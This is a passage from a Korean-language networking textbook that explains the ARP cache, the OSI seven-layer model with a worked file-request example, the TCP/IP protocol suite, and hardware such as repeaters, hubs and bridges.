모든 체계는 ARP요청을 통하여 배운 정보를 보관할수 있다. 실례로 F가 몇초후에 W에게 다른 하나의 자료파케트를 보내려고 한다면 그는 경로기의 마디점주소를 위한 새로운 ARP요청을 전송하지 말아야 한다. 왜냐하면 이 값은 기억에 보관되기때문이다. 이 기억구역을 ARP완충기억(Cache)라고 부른다.

ARP완충기억의 내용들은 60s동안 유지된다. 그후에 그것들은 지워지며 다시 새로운 ARP완충기억표에서 영구적인 내용을 만드는 정적ARP항목들을 만들수도 있다. 이렇게 하면 정적항목을 가지는 마디점들에 대하여서는 ARP요청을 전송하지 않아도 된다.

실례로 F의 기계에 경로기를 위한 정적 ARP항목을 만들어 놓으면 이 장치를 찾을 때 ARP요청을 전송하지 않아도 된다. 유일한 문제는 경로기의 마디점주소가 변할 때 제기된다. 만일 경로기가 고장나서 그것을 새것으로 바꾼다면 F체계에 들어가서 그 정적 ARP항목을 변경시켜야 한다. 왜냐하면 그것은 새 경로기가 다른 마디점주소를 가지고있기때문이다.





그림 1-23. ARP결정과정

— 통신규약의 역할

한 체계가 다른 체계에 정보를 전송하려고 한다면 그는 프레임머리부의 목적지마당에 목표체계의 마디점주소를 가지는 프레임을 만들어 보내게 된다. 이 통신방법은 해당한 위상구조의 통신규칙의 부분이다. 이 전송은 다음의 문제들을 제기한다.

☞ 전송체계는 프레임이 하나의 토막으로 수신되였다고 가정하면 되는가?

☞ 목적지체계는 《나는 당신의 프레임을 송신하였다. 고맙다!》라고 응답하여야 하는가?

☞ 만일 응답을 보내야 한다면 매개 프레임이 자기의 응답을 요구하는가 아니면 프레임들의 한 묶음에 대하여 하나의 응답을 보내면 되는가?

☞ 목적지체계가 같은 국부망에 있지 않다면 자료를 어디로 보낼것인가를 어떻게 해결할것인가?

☞ 목적지체계가 원천체계에서 전자우편을 운영하고 파일을 전송하며 웨브페지들을 돌아다닌다면 어느 응용쏘프트웨어에 이 자료를 쓰는것인지를 어떻게 알것인가?

통신규약의 역할은 바로 이 물음들과 그리고 통신과정에 제기되는 여러 다른 문제들에 대답하는것이다. IP, IPX, AppleTalk 또는 NetBEUI에 대하여 말할 때 이것은 통신규약에 대하여 말하는것이다. 그러면 하나의 통신규약을 특징짓는 설계서가 왜 간단히 그 위상구조에 의하여 정의되지 않는것인가?

그 대답은 다양성때문이라는것이다. IP의 통신특성들이 이써네트위상구조에 매여있다면 모든 망토막들에서 이써네트를 리용하여야 할것이며 이것은 광지역망련결을 포함한다. 이 봉사들이 이써네트를 위해서만 준비되여있으므로 통표고리형이나 ATM을 리용할수 없다.


여러가지 통신규약들을 정의함으로써 지금 이 규칙들은 임의의 OSI호환 위상구조들에 적용될수 있다. 이것이 OSI모형이 개발되게 된 리유이다.

1.4.2. OSI모형

1977년에 국제표준화기구(ISO)는 서로 다른 제작자들이 내놓은 체계들사이의 통신을 개선하기 위하여 열린체계호상접속참조모형(OSI모형)을 개발하였다. ISO는 체계들사이의 통신을 간단화할것을 주장하고있다. 자료가 먼저 정확한 체계에 도착하고 다음에 리용할수 있는 형태로 정확한 응용프로그람에 넘겨지는것을 담보하기 위하여서는 많은 사건들이 발생하여야 한다.

규칙들의 모임은 통신과정을 간단한 구성블로크들의 모임으로 분할하여야 한다.

1) 계층구조

OSI모형은 물리층, 자료련결층, 망층, 전송층 ,대화층, 표현층, 응용층의 7개의 계층으로 구성되여있다.

이 모형을 개발하는 과정에 설계자들은 자료전송과정을 구체적으로 정리하여 가장 기본적인 요소들을 추출하였다. 어떤 망기능이 사용되였가를 고찰하여 그 기능들을 서로 다른 그룹으로 구분하였고 이렇게 구분된 그룹들은 하나의 계층을 형성하였다.

매개 계층은 다른 계층과의 구분되는 기능들의 집합으로 정의된다. 이와 같이 기능을 정의하고 구분함으로써 설계자는 완전하고 유연한 구조를 만들었다. 여기서 가장 중요한것은 OSI모형은 서로 다른 체계사이에서 완벽한 호환성을 제공한다는것이다.

2) 계층사이 대면

자료와 망정보가 송신장치의 매개 계층을 따라 전달되고 다시 수신장치의 매개 계층을 따라 거슬러 올라가는것은 린접한 계층사이 대면을 통하여 이루어진다. 매개 대면은 한 계층이 바로 우의 계층에게 제공해야 하는 정보와 봉사를 정의한다. 망은 각 계층의 기능과 계층사이 대면을 잘 정의함으로써 모듈성을 가지고있다. 즉 한 계층이 바로 우의 계층으로 미리 정의된 봉사를 제공하는 조건에서 다른 계층을 전혀 바꾸지 않고도 그 계층의 기능을 실현하는 방식을 변경시키거나 바꿀수 있다.

3) 계층의 구성

7개의 계층은 3개의 그룹으로 나눌수 있다. 1,2,3계층에 해당되는 물리층, 자료련결층, 망층은 망지원계층으로서 한 장치에서 다른 장치에로 자료를 이동할 때 필요한 물리적인 측면(전기적인 규격, 물리적련결, 물리주소, 전송시간과 믿음성 등)을 처리한다. 5,6,7계층에 해당되는 대화층, 표현층, 응용층은 사용자지원계층으로 볼수 있다. 이것들은 서로 련관이 없는 쏘프트웨어체계사이의 호환성을 가능하게 한다. 전송층인 4계층은 우에서 언급한 두 그룹을 련결하고 아래층에서 전송한 내용을 웃층이 사용할수 있는 형태가 되도록 한다.

OSI모형의 웃층은 거의 대부분 쏘프트웨어로 실현된다. 아래층은 거의 대부분 하드웨어로 구성되는 물리층만을 제외하고는 하드웨어와 쏘프트웨어의 조합으로 이루어진다.

— 물리층(physical layer)

물리층은 물리적인 매체를 통하여 비트렬을 전송하는데 필요한 기능을 제공한다.

물리층은 전송매체, 접속구, 신호임플스들에 대해서 처리한다. 반복기나 집선기는 그것이 프레임과 관계없고 전기신호를 증폭하고 전송하므로 물리층장치이다.

— 자료련결층(data link layer)

자료련결층은 가공되지 않은 내용의 전송을 담당하는 물리층을 믿음성있는 련결로 변화시켜준다. 자료련결층은 상위층(망층)에서 볼 때 오유가 없는 물리층처럼 보이도록 하는 기능을 수행한다.

자료련결층은 국부적체계들사이의 위상관계와 통신에 대해서 처리한다. 이써네트는 다중물리층(꼬임쌍선, 빛케블)과 다중망층(IPX, IP)을 가지고 동작하므로 자료련결층의 대

표적인 실례로 된다. 자료련결층은 망의 물리적측면(케블이나 수자식임플스)을 쏘프트웨어의 추상세계와 자료흐름과 련결시키는 역할을 수행한다. 망다리와 교환기는 프레임관련이므로 자료련결층장치로 간주된다. 이것들은 둘 다 자료흐름을 조절하는데서 프레임머리부의 정보를 리용한다.

구분	층	설명
통신규약 변환기 / 쏘프트웨어층	응용층 (응용규약과 규약)	원격체계에 접근하기 위한 프로그람요구들을 관리한다. [FTP, NFS, NetWare요구자] 자료단위는 《통보문》이다.
	표현층 (변 환)	송신자료를 수신자의 자료형태로 변환한다. 또한 암호화, 압축, 변환, 복호화가 진행된다. [Unicode, ASCII] 자료단위는 《통보문》이다.
	대화층 (련 결)	련결을 설정하고 유지, 해제한다. 대화동기를 보장한다. [RPC, NetBIOS, 요구에 대한 봉사] 자료단위는 《통보문》이다.
	전송층 (망 규 약)	송신자와 수신자사이 전송의 신뢰성을 보장한다. 통신부분망을 통하여 통보문의 전송과 관리를 진행한다. 파케트순서를 조종하고 자료의 완전성을 담보한다. [TCP, ATP, SPX] 자료단위는 《토막》이다.
통신부분망: 경로기	망층 (망경로조종)	망토막과 망주소를 정의한다. 다중망토막들사이 접속을 관리한다. 자료단위는 《파케트》이다.
통신부분망: 망다리/교환기	자료련결층 (망대면부기판)	파케트머리부와 검사합을 창조한다. 데이터그람을 프레임으로 교갑화한다. 오유를 검출하고 자료흐름을 조종한다. 하드웨어주소의 변환을 진행한다. [FDDI, Ethernet, TI] 자료단위는 《프레임》이다.
하드웨어층 / 통신부분망: 중계기	물리층 (케블과 접속구)	자료전송을 위한 물리적 및 전기적특성을 정의한다. 즉 접속형태와 접속단자수, 전압과 전류준위를 정의한다. [ANSI/EIA 부류, RS-232, V. 35] 자료단위는 《비트》이다.

그림 1-24. OSI모형

— 망층(network layer)

망층은 파케트를 송신지로부터 여러가지 망흐름경로를 통하여 목적지까지 전달하는 기능을 수행한다. 자료련결층은 같은 망에 있는 두 체계사이 파케트전달을 제공하지만 망층은 파케트의 송신지로부터 최종목적지까지 전송을 제공한다.

두 체계가 같은 국부망안에 련결되여있는 경우에는 망층을 필요로 하지 않는다. 그러나 두 체계가 경로기를 경유하여 서로 다른 망에 있다면 망층은 발신자로부터 목적지까지 파케트전달을 제공하게 된다.

망층의 주요기능에는 망주소지정과 경로조종이 있다. 망주소는 물리적으로 련결된 체계들의 한 집단에 배당된 이름 또는 번호이다. 망주소는 망관리자에 의하여 배당되며 매 망기판에 배당되는 MAC주소와 혼돈하지 말아야 한다. 망주소의 목적은 장거리자료전송을 쉽게 하기 위한것이다. 그 기능은 편지를 부칠 때 우편번호를 써넣는것과 류사하다.

IP, IPX 그리고 AppleTalk의 데이터그램배포규약(DDP)은 모든 망층기능의 실례들이다. 봉사 및 응용프로그람의 효과성은 이 준위에서 지적된 기능에 기초하고있다.

— 전송층(transport layer)

망층은 파케트사이 관계를 인식하지 못하기때문에 개별적인 파케트에 대해서 말단에서 말단까지 전달을 담당한다. 전송층은 발신지에서 목적지까지 오유조종과 흐름조종을 제공하면서 전체 통신자료가 정확히 도착하도록 한다. 만일 자료가 하나의 프레임으로서 너무 크다면 전송층은 그것을 보다 작은 토막들로 가르고 순서번호를 붙인다. 순서번호는 다른 수신체계의 전송층에서 그 자료를 원래의 내용으로 재조립할수 있게 한다. 자료련결층은 모든 프레임들에 대하여 CRC검사를 수행하지만 전송층은 모든 자료들이 수신되고 쓸수 있다는것을 담보하기 위하여 여벌검사로서 동작할수 있다. 전송층기능의 실례는 IP의 전송조종규약(TCP), 사용자데이터그램규약(UDP), IPX의 순서파케트교환(SPX), AppleTalk의 ATP들이다.

— 대화층(session layer)

대화층은 둘 또는 그 이상의 체계들사이에서 련결을 설정하고 유지하는것을 취급한다. 그것은 특정봉사형태에 대한 질문이 정확히 만들어진다는것을 담보한다. 실례로 자기의 웨브열람기로 한 체계에 접근하려 한다면 이 두 체계에서 대화층들은 전자우편이 아니라 HTML페지들을 받는다는것을 함께 담보하도록 동작한다. 만일 체계가 여러개의 망응용프로그람들을 돌리고 있다면 이 통신들을 순서대로 유지하고 들어오는 자료가 정확한 응용프로그람에로 간다는것을 담보하는것은 대화층까지이다.

사실상 대화층은 하나의 봉사안에서 일의적인 대화를 유지한다. 실례로 같은 시간에 같은 웨브싸이트로부터 두개의 다른 웨브페지를 내려받기한다는것을 생각해 보라.(같은 콤퓨터로부터) 대화층은 매 파일전송의 완전성을 유지하며 두 자료흐름이 섞이지 않도록 수신체계에서 혼돈되지 않음을 담보한다.

— 표현층(expression layer)

표현층은 두 체계사이 주고받는 정보의 구문과 의미론에 대해서 취급한다.

표현층은 자료가 체계에서 돌아가는 응용프로그람에 리용가능한 형태로 접수되는것을 담보한다. 실례로 인터네트상에서 암호화된 통신을 리용하여 통신하고있다면 표현층은 이 정보를 암호화 및 복호화할 책임을 진다.대부분의 웨브열람기들은 인터네트에서 금융업무를 수행하기 위하여 이러한 기술을 지원한다. 자료 및 언어번역도 이 준위에서 수행된다.

— 응용층(application layer)

응용층은 사용자나 쏘프트웨어를 망에 접근할수 있도록 한다. 사용자대면을 제공하고 전자우편, 원격파일접근과 전송, 공유자료기지관리, 그리고 다양한 분산정보봉사를 제공한다.

응용층이라는 말은 이것이 사용자가 체계에서 돌리고있는 실제적인 프로그람을 서술하는것이 아니므로 약간 오해를 줄수 있다. 이 층은 오히려 망자원에로의 접근이 언제 요구되는가를 결정하는데 책임이 있는 층이다. 실례로 Microsoft Word는 OSI모형의 응용층에서 동작하지 않는다. 만일 한 사용자가 봉사기에 있는 자기의 홈등록부로부터 하나의 문서를 검색하려 한다면 응용층망쏘프트웨어는 원격체계에 그의 요구를 전달할 책임을 가진다.

4) OSI모형의 동작

우에서 언급한 층들이 어떻게 함께 동작하는가를 보기 위하여 하나의 실례를 고찰하자. 문서처리프로그람을 리용하여 원격봉사기에 있는 자기의 홈등록부로부터 파일 resume.txt를 검색하려 한다고 가정하자. 체계에서 돌아가는 망쏘프트웨어는 다음과 같이 반응할것이다.

— 파일요청을 형식화하기

응용층은 원격파일체계로부터 정보를 요청하고있다는것을 검출한다.

그다음 resume.txt가 있는 체계에로 가는 하나의 요청을 형식화한다. 이 요청을 만들면 응용층은 다음의 처리를 위하여 그것을 표현층에 보낸다.

표현층은 이 요청을 암호화할 필요가 있는가 또는 어떤 형식의 자료변환을 할것인가를 결정한다. 일단 이것이 결정되고 완성되면 표현층은 그것에 원격체계의 표현층을 통과하는데 필요한 어떤 정보들을 추가하고 그 파케트를 대화층에로 보낸다.

대화층은 어느 응용프로그람이 그 정보를 요구하고있는가를 검사하고 원격체계로부터의 어떤 봉사가 요청되고있는가를 확인한다.(파일접근) 대화층은 원격체계가 어떻게 그 요청을 처리할것인가를 알고있다는것을 담보하기 위해 그 요청에 정보를 첨가한다. 다음에 전송층에로 이 모든 정보들을 보낸다.

전송층은 그것이 원격체계와 믿음성있는 련결을 가지고있다는것을 담보하여 정보들을 쪼개서 프레임으로 포장하기 시작한다. 하나의 프레임이상이 요구된다면 정보는 쪼개지고

매 블로크에 순서번호가 배당된다. 이 순서화된 정보묶음이 한번에 하나씩 망층으로 내려간다.

망층은 전송층으로부터 정보블로크들을 받고 망주소를 첨가한다. 이것은 자료련결층으로 내려가는 매 블로크에 대하여 수행된다.





그림 1-25. 프레임에서 매 층의 정보의 위치

자료련결층에서 블로크들은 개별적인 프레임들로 포장된다. 그림 1-25에서 보는것처럼 매개의 이전 층들에서 보충된 모든 정보는(실제적인 파일요청도 함께) 이써네트프레임의 46~1500byte 크기에 맞아야 한다. 자료련결층은 다음에 원천지 및 목적지 MAC주소로 구성된 프레임머리부를 첨가하고 이 정보를 리용하여(자료마당의 내용에 따라) CRC 꼬리부를 만든다. 자료련결층은 다음에 망에서 리용되는 위상구조규칙에 따라 그 프레임을 전송한다.

물리층은 원천지로부터 목적지에로 정보를 나르는 역할을 한다. 물리층은 프레임에 따라 정보를 가지고있지 못하므로 자료련결층으로부터 전송된 수자신호임플스들을 그저 통

파시킨다. 물리층은 두 매체사이에 련결이 이루어지는 곳으로서 원격체계의 자료련결층에로 신호를 나른다.

하여 콤퓨터는 자료요청(《나에게 resume.txt의 복사본을 보내라.》)을 성과적으로 형식화하고 그것을 원격체계에 전송한다. 이 점에서 원격체계는 류사하지만 반대방향인 과정을 수행한다.

— 원격체계에서 자료를 받기

원격체계의 자료련결층은 전송된 프레임을 읽어들인다. 그것은 머리부의 목적지마당의 MAC주소가 자기의것이라는것을 알고 자기가 이 요청을 처리해야 한다고 인정한다. 그 프레임에 대한 CRC검사를 진행하고 그 결과를 프레임꼬리부에 보관된 값과 비교한다. 이 값이 일치하다면 자료련결층은 머리부와 꼬리부를 벗겨버리고 그 자료련결층은 원천체계에 또 하나의 프레임을 보낼것을 요구하는 요청을 보낸다.

원격체계의 망층은 올라온 정보를 분석한다. 목적지쏘프트웨어주소가 자기것임을 알게 된다. 이 분석이 끝나면 망층은 이 준위와 관련된 정보를 제거하고 나머지를 전송층에 보낸다.

전송층은 그 정보를 받고 분석한다. 만일 파케트순서화가 리용되였다는것을 발견하면 자료가 다 수신될 때까지 대기한다. 만일 자료의 일부가 손실되였다면 전송층은 순서정보를 리용하여 원천체계에서 보낼 하나의 응답을 형성하는데 잃어진 자료토막을 다시 전송할것을 요구한다. 모든 자료가 수신되면 전송정보들을 벗겨내고 대화층에 그것을 올려보낸다.

대화층은 정보를 받고 그것이 정당한 련결로부터 온것인가를 확인한다. 검사가 제대로 되면 대화층정보를 벗겨내고 그 요청을 표현층에 보낸다.

표현층은 그 정보를 받고 분석하여 요구되는 어떤 변환 또는 부호화를 수행한다. 변환이나 부호화가 끝나면 표현층정보를 벗겨내고 그 요청을 응용층에 올려보낸다.

응용층은 그 체계에서 돌아가는 정확한 과정이 그 자료요청을 접수한다는것을 담보한다. 이것이 파일요청이므로 그것은 파일체계접근에 책임이 있는 어느 공정에 보내진다. 이 공정은 요청된 파일을 읽고 그것을 응용층에 보낸다. 이 점에서 매개 층을 통하여 정보를 보내는 전체 과정이 반복된다.

1.4.3. TCP/IP통신규약

TCP/IP는 OSI모형보다 먼저 개발되였다. 그러므로 TCP/IP규약의 계층구조는 OSI모형의 계층구조와 정확하게 일치되지 않는다. TCP/IP규약은 5계층(물리층, 자료련결층, 망층, 전송층, 응용층)으로 구성되여있다.처음 4계층은 OSI모형의 4계층과 일치하는 물리적인 표준, 망대면부와 망사이의 호상련결과 전송기능도 제공한다. 그러나 OSI모형의 상위 3계층은 TCP/IP에서 응용층(application layer)이라는 하나의 계층으로 표현된다.

TCP/IP는 특정기능을 제공하는 매 모듈들이 대화식으로 되여있는 계층구조를 가지는 규약이지만 모듈들이 반드시 서로 의존적이지는 않다. OSI모형이 매개 계층에 속해있는 기능을 나타내는 반면에 TCP/IP규약의 계층은 체계의 요구에 따라 혼합되고 대응되는 상대적으로 독립적인 규약이 포함되여있다. 계층적인 구조(hirachical)라는 용어는 각 상위규약이 하나 또는 그 이상의 하위규약에 의하여 지원됨을 나타낸다.

전송계층에는 TCP/IP를 규정하는 2개의 규약인 TCP(Transmission Control Protocol)와 UDP(User Datagram Protocol)규약이 있다. 망층에는 자료이동을 지원하는 규약이 몇가지가 있지만 TCP/IP를 규정하는 주요규약은 IP(Internet Protocol)이다.

1) 물리층과 자료련결층

물리층과 자료련결층에서 TCP/IP는 특정한 규약을 규정하지 않고 앞에서 설명한 모든 표준들과 기술적인 규약들을 지원한다. 망형태는 LAN(Local Area Network), 또는 WAN(Wide Area Network)이 될수 있다.

2) 망층

망층에서(정확하게 말하면 망사이련결층) TCP/IP는 인터네트규약(IP)을 지원한다.

IP에는 4개의 지원규약(ARP, RARP, ICMP, IGMP)이 포함된다.

— 인터네트규약(IP)

인터네트규약은 TCP/IP규약에서 사용하는 전송방법을 제공한다. 이 규약은 믿음성이 없는 비련결형규약으로서 최선의 노력으로 제공하는 봉사이다. 최선의 노력(best-effort)이란 IP가 오유검사나 추적을 제공하지 않는다는것을 의미한다. IP는 계층의 믿음성이 없음을 가정하고 목적지까지 전송이 제대로 이루어지도록 최선을 다하지만 완전한 담보는 없다.

IP는 개별적으로 전송되는 데이터그램(datagram)이라는 파케트형태로 자료를 전송한다. 데이터그램은 서로 다른 경로로 전달될수 있으므로 순서대로 도착하지 않거나 중복되여 도착할수 있다. IP는 경로를 기록하지 않고 일단 목적지에 도착한 데이터그램을 재전송하는 기능도 제공하지 않는다.

이러한 IP의 제한된 기능을 약점이라고 할수도 있으나 IP는 사용자가 주어진 응용에 필요한 기능을 자유롭게 추가할수 있는 전송기능을 제공함으로써 최대한의 효률성을 보장한다.

— 주소변환규약(ARP)

주소변환규약(Address Resolution Protocol)은 IP주소를 물리적인 주소로 변환해준다. LAN과 같은 물리적인 망에 련결된 매개 장치는 망대면부카드(NIC)의 물리주소 혹은 국부주소에 의해 구분된다. ARP는 인터네트주소를 알고있을 때 국의 물리주소를 찾는데 사용된다.

— 역주소변환규약(RARP)

역주소변환규약(Reverse Address Resoution Protocol:RARP)은 호스트의 물리주소를 알고있을 때 인터네트주소를 알아내는데, 그리고 콤퓨터가 망에 처음 련결될 때 또는 디스크없는 콤퓨터가 기동할 때 사용된다.

— 인터네트조종통보문규약(ICMP)

인터네트조종통보규약(Internet Control Message Protocol:ICMP)은 송신자에게 데이터그램의 문제점을 알려주기 위해 사용하는 규약이다. ICMP는 조회와 오유보고통보를 보낸다.

— 인터네트그룹통보문규약(IGMP)

인터네트그룹통보문규약(Internet Group Message Protocol:IGMP) 은 수신자그룹에게 통보를 동시에 전송하는데 사용된다.

3) 전송층

TCP/IP에서 전송계층은 2개의 규약(TCP, UDP)을 가진다. IP는 호스트대호스트규약(host-to-host protocol)으로서 파케트를 하나의 물리적인 장치에서 다른 물리적인 장치로 전달할수 있다는것을 의미한다. UDP와 TCP는 한 프로쎄스(실행중인 프로그람)에서 다른 프로쎄스에로 통보를 전달하는데 대한 책임을 가지는 전송준위규약(transport level protocol)이다.

— 사용자데이터그램규약(UDP)

사용자데이터그램규약(User Datagram Protocol;UDP)은 표준 TCP/IP전송규약보다 단순하다. 이것은 포구주소, 검사합오유조종, 상위계층으로부터 받은 자료길이정보만 추가한 프로쎄스대프로쎄스규약이다.

— 전송조종규약(TCP)

전송조종규약(Transmission Control Protocol;TCP)은 응용에 대한 모든 전송계층봉사를 제공한다. TCP는 믿음성있는 흐름(stream)전송규약이다. 여기서 흐름이란 용어는 련결중심을 의미한다. 자료를 전송하기 전에 량말단사이에 련결을 설정해야 한다.

매 전송의 송신말단에서 TCP는 자료흐름을 토막(segment)이라는 작은 단위로 나눈다. 매개의 토막은 확인응답번호와 함께 수신후에 순서를 맞추기 위한 순서번호를 포함하고있다. 토막은 IP데이터그램으로 교갑화되여 인터네트를 통하여 전달된다. 수신말단에서 TCP는 수신되는 매 데이터그램을 수집하여 순서번호에 따라 맞춘다.

— 응용계층

TCP/IP에서 응용계층은 OSI모형의 대화, 표현, 그리고 응용계층을 합친것과 같다. 이 계층에는 많은 규약이 정의되여있다.

1.4.4. 주요망련결하드웨어

지금 자기의 망하부구조를 계획할 때 구할수 있는 망제품은 매우 많다. 콤퓨터체계를 망에 련결하여 망자료흐름을 조종하기 위하여 위상구조를 확장하기 위한 장치들이 있다. 실례로 하나의 사무실콤퓨터를 망에 련결하기 위하여서는 망기판이 있어야 한다.

이러한 많은 장치들이 정확히 리용된다면 망의 보안을 개선하는데도 도움이 될수 있다.

1) 반복기(Repeater)

반복기는 간단한 두포구신호증폭기이다. 이것들은 모선형위상구조에서 하나의 케블로 나갈수 있는 최대거리를 늘이기 위하여 리용된다. 신호의 세기는 그것이 도선을 따라 전파되는데 따라 보강된다. 반복기는 한 포구로부터 수자식신호를 받아서 그것을 증폭하여 다른쪽 포구로 전송한다.

반복기는 전형적인 가정용립체증폭기와 같이 CD나 테프로부터 받은 신호를 증폭하여 그것을 고성기로 내보낸다.

반복기는 자료의 질을 식별하지 않고 그것들을 그대로 증폭하는데 이때 수신한 신호는 좋은 자료프레임이거나 나쁜 자료프레임 혹은 배경잡음일수도 있다.

반복기는 자료토막화를 하지 않기때문에 피동적인 증폭기로 볼수 있다.

2) 집선기(Hub)

물리적으로 집선기는 여러개의 RJ45접속구가 붙어있는 통이다. 매개 접속구는 RJ45접속두를 붙인 하나의 꼬임쌍선케블을 꽂도록 설계되였다. 그러면 이 꼬임쌍선케블은 하나의 봉사기 또는 작업기를 집선기에 련결하는데 리용된다.

집선기는 본질에 있어서 별형위상구조에서 꼬임쌍선케블을 지원하는 여러포구반복기이다. 매 마디점들은 집선기와 통신하며 집선기는 그 신호들을 증폭하고 그것들을 매개 포구들에로(전송하는 체계도 포함하여) 전송한다. 반복기와 마찬가지로 집선기도 전기적준위에서 동작한다. 집선기는 자료흐름조종을 제공하지 않으며 기능적으로 반복기와 같다.

전통적인 집선기의 한가지 변종은 무선집선기이다. 이 집선기들은 꼬임쌍선대신에 무선전송을 리용하는데 무선망대면카드(NIC)를 가진 콤퓨터들이 이 집선기를 통하여 서로 통신하게 된다. 보안문제와 관련하여서는 대부분의 무선집선기제작자들은 무선체계에서 기본적으로 암호를 리용하고있다.

3) 망다리(Bridge)

망다리는 반복기와 비슷하게 생겼는데 망의 두개의 분리된 부분에 속하는 두개의 망접속구를 가지는 작은 통이다. 망다리는 반복기의 기능(신호증폭)도 수행하지만 사실상 자료프레임을 취급하는것이 큰 우점이다. 그림 1-26에 보여준것처럼 일반적인 망다리는 지시등을 제외하고는 반복기와 거의 비슷하게 생겼다. 《Forward》표시등은 망다리가 한 충돌령역으로부터 다른 곳으로 자료흐름을 통과시킬 때 불이 켜진다.

망다리는 매 자료프레임에서 머리부정보를 리용하여 원천 및 목적지 MAC주소를 감시한다.





그림 1-26. 일반적인 망다리

원천주소로부터 망다리는 그 망체계가 어디에 위치하고 있는가를 알게 된다. 망다리는 하나의 표를 만드는데 자기의 매 포구에 의하여 어느 MAC주소로 직접 접근가능한가를 목록으로 만든다. 그리고 이 정보를 리용하여 망에서 자료와 흐름을 조절한다. 하나의 실례를 보자.

